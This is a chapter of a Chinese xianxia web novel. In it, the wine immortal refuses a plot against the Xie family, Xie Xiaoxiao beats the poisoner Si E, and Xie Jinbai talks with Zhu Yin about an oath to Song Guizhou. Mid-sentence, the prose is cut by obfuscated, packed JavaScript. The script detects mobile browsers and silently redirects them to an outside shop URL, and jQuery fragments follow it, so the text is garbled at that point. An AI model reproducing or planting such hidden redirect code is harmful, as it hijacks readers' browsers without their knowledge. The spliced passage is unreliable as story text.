酒仙小世界。
莽苍深处,高山流水,木屋凉亭,酒仙忘忧君和毒仙司厄正在对弈。
司厄执黑子,一条青色的小蛇亲昵地缠绕在他的手腕上。
司厄笑着说:“忘忧君,我可馋那口醉仙酿许久了。你我好友多年未见,不会连我这点儿小小的心愿都不满足吧?”
忘忧君无奈道:“醉仙酿千年才能得一坛,前段时间被一个谢家小子坑走了存货,我现在也没有了。”
司厄颇有深意地重复了一遍:“谢家小子……”
“不过我新酿了一种名为碧落的酒,尝尝?”忘忧君指尖微动,司厄的面前就出现了一杯浅翠色的酒,酒香四溢,“无事不登三宝殿,你来找我肯定不只是为了喝酒吧?”
司厄淡淡说:“世人皆知,渡劫期之后就是仙人境,但他们却不知,仙也分真仙和伪仙。像我们这些伪仙,依旧活在天道的束缚之下,自己的道永远无法圆满。可谢家的仙人,却都是真仙。”
忘忧君瞅了他一眼:“那又咋?伪仙也是仙。”
司厄噎了一下,面不改色地继续说道:“忘忧君,只有谢家掌握着突破桎梏的秘密,你难道不想成为凌驾于天道之上的仙人吗?”
忘忧君满脸讶异:“你想招惹谢家,不要命了吗?整个天衍大陆的仙人屈指可数,他谢家就有三位,而且还是真仙!”
司厄似笑非笑地问:“若是谢家的真仙没了呢?”
忘忧君捏着棋子的手一顿。
看来这位老友不是想招惹谢家,而是已经招惹了。
突然有点儿后悔放他进自己的小世界了。
“忘忧君,不光是我,其他几位也都想探寻谢家隐藏的秘密,谋取真正的超脱。”司厄轻轻落子,笑得意味深长,“棋局已经搭好,忘忧君,要加入我们吗?”
忘忧君果断摆手:“我觉得我不行,你还是另请高明吧。”
虽然谢家人都是臭棋篓子,但是他们会掀桌子啊!
司厄没想到他连考虑都不考虑,就拒绝得那么干脆。
他们修道之人,毕生目标不就是将自己的道走到极致吗?
成为真仙应该是每个伪仙都梦寐以求的事。
司厄的眸中满是困惑:“忘忧君,你明明对我说过,你也想成为真仙,酿出世上最极致的酒,现在又为什么要拒绝?”
忘忧君:“……”
还能为什么?
因为他想活!
作为伪仙,他可以打败这个世界上99%的人,干嘛非要去挑战剩下的1%?
司厄阖上眼,似是沉思,许久之后才睁开眼,自信满满地说:“忘忧君,我不信你一点儿都不心动,你只是在畏惧谢家而且。如果你知道我们的计划,一定……”
“我不想知道。”忘忧君打断对方的话,直接捂住耳朵,“司厄,你可以离开了。好歹相识一场,今天这里发生的一切,我就当作什么都没……”
他突然一顿,绝望地闭上了眼。
已经晚了!
伴随轰隆的响声,一道人影从天而降,宛如流星般砸了下来,一脚踏碎了整个棋盘和桌子。
司厄低头一看,废墟里站着一个粉雕玉琢的小姑娘,瞧着只有七八岁大,头发松松地扎成两个小髻。
但她那双乌黑的瞳仁太静了,没有半点孩童应有的懵懂与雀跃,静得像深潭映着亘古的星月,给人一种毛骨悚然的感觉。
“谢小小!”
司厄惊呼出声,没有丝毫犹豫,转身就跑。
体修谢小小,那可是曾经一拳锤爆巨龙的狠人啊!
“没错,就是你姑奶奶我!”小女孩追了上去,挥着小粉拳,一拳砸到他的脑袋上,“你以为躲进酒仙的小世界,就没人能找到你了?”
小青蛇窜了出去,想去咬谢小小脖颈的大动脉。
没咬动,崩了一颗牙……
谢小小握住它的七寸,只是轻轻一捏,青蛇瞬间化作一团血雾。
谢小小根本没给司厄心痛的时间,又是一拳砸了过去:“敢对谢家儿郎下毒,是要付出代价的。”
只要谢小小有所防备,司厄就根本没有下毒的机会。
也就是说,他只能被压着揍。
如果有血条,就能看见,谢小小每砸出一拳,司厄的血量就下降一点点。
这是纯粹的报复与折磨!
直到司厄濒死之际,一道粉红的烟雾从他的袖袍里射出,戴着青铜面具的女子如鬼魅般出现,抓住司厄的衣领。
烟雾瞬间消失,两人的身影也随之不见。
谢小小冷笑:“果然有接应。”
隔着青铜面具,她看不清那女人的样貌,只能看到一双粉红的瞳孔。
她脚尖一踏,也追了过去。
忘忧君望着被砸得稀巴烂的小世界,不禁泪流满面:“我只想做个闲云野鹤,有人为我发声吗?你们知不知道我要养一百零八个小情人很费钱啊!”
女人带着司厄躲避谢小小的追杀,没有半分慌张,似乎很自信对方追不上自己。
司厄的脸已经肿成了猪头,口齿不清地说:“多谢国师大人相救。”
国师咯咯地笑出了声:“谢钰活了下来,而谢老却闭关了。”
“如此说来,谢老算是废了。”司厄艰难地说,“可惜我用心头血所养的剧毒之蛇被击杀了,国师接下来打算怎么做?”
国师的唇角勾起一抹笑意:“你知道谢家真仙和我们最大的区别是什么吗?”
司厄咳出一口血,眼里却满是快意:“我们是自由的,但他们有弱点。”
谢家,就是他们的弱点。
这次对谢钰出手只是一个试探,果不其然,谢家真仙为了救活谢钰,不惜牺牲自己。
他们对家族、对传承、对亲人看得太重了。如果下一次,他们是对整个谢家出手呢?
谢家真仙是救,还是不救?
偷听的天道:“……”
谢钰的毒确实解了,谢老也确实闭关了。
但谢老闭关并非是因为替谢钰吸取毒素,而是在潜心画符。
除了谢家嫡系,没有其他人知道谢钰解毒的真相。
任谁也想不到,这世上居然会有第二颗真仙舍利。
不过,烛阴是个例外。
他好不容易决定潜心修炼,自然不怎么关注外界发生了什么。等他知道谢钰中毒之时,谢钰的毒已经解了。
烛阴找到谢烬白,幽怨地问:“大外甥,你怎么不找我帮忙,是不是没把我当成一家人?”
谢烬白嘴角微;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17015395|189342||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
抽:“我需要佛仙舍利,但是据我所知,洪荒大陆没有佛仙。”
烛阴接受了他的解释,又问道:“我看见你在群里发的消息了,你跟谁做的交易?”
谢烬白:“宋归舟。”
“什么?宋归舟!”烛阴提高了音量,“宋归舟是不是让你帮他解决他的恶尸?不行!你不能答应他!”
谢烬白不说话,只是盯着他看。
烛阴太阳穴的青筋啪啪啪跳动:“看来你已经答应了。我不是跟你说过,不要随便去其他世界吗?”
谢烬白理直气壮:“我大哥命悬一线,我没考虑那么多。”
烛阴深吸一口气,不知道是在安慰他还是在安慰自己:“没事没事,你哥的毒已经解了,回头我带着你把舍利还给宋归舟,让他重新提个条件。总之你不能去他那个世界!”
谢烬白有些心虚:“可我已经立下大道誓言了。”
烛阴要抓狂了:“那你还真是把自己的后路全堵死了!”
谢烬白很乐观:“不用担心,我去去就回。”
“是吗?”烛阴冷声说,“宋归舟曾经和其他两位异世界的修士做交易,请他们帮忙斩恶尸。”
谢烬白仿佛猜到了什么,却又不死心地问了出来:“那两位修士呢?”
烛阴残忍地说:“都死了。”
谢烬白:“……”
那两位修士肯定比他的实力要强吧?
可想而知,那个世界很危险,那具恶尸不好杀。
谢烬白微微蹙眉:“你对宋归舟了解多少?”
烛阴说:“作为修仙世界的负责人,我拥有查看你们基本资料的权限。不得不说,宋归舟给我留下的印象实在太深刻了。”
“宋归舟七岁满门被灭,一心复仇,加入修仙宗门之后却被人欺凌,直到他二十岁的那一年,获得了仙帝传承,修为跟开了挂一样快速提升,甚至能连越三个大境界斩杀敌人,短短百年就成为了主宰一方的仙帝。”
谢烬白评价:“听起来是一个励志的故事。”
“励志个屁!”烛阴接着说,“明明是废柴流逆袭剧本,硬生生被他变成了暗黑流反派剧本。宋归舟成为仙帝之后,直接把整个世界杀穿了。因此,他所在的位面现在是个破碎世界。”
谢烬白疑惑:“破碎世界是什么?”烛阴解释道:“就是天道法则不全,时间线混乱,时不时有一些域外天魔降落,即将濒临崩坏的世界。”
烛阴又问:“只有身负大功德之人才能被归墟回廊选中,成为其中一员。但你知道宋归舟的功德是怎么来的吗?”
谢烬白叹了一口气:“只要杀的人足够多,刀下亡魂中总有十恶不赦之人。”
你不能因为他身上煞气太重,就否认了他身上的功德金光吧?
黑红是红,黑金也是金啊!
烛阴肯定了他的猜测,随后眼珠一转,计上心来:“要不然我想办法把宋归舟弄死吧。只要宋归舟一死,你就不用履行大道誓言了。”
谢烬白想了想,才说:“我觉得,你应该打不过他。”
烛阴死亡凝视:“谢烬白,你再说一遍?”
谢烬白无辜地眨了眨眼:“我的意思是,我怕你受伤。”
不管怎么说,约定还是要履行的。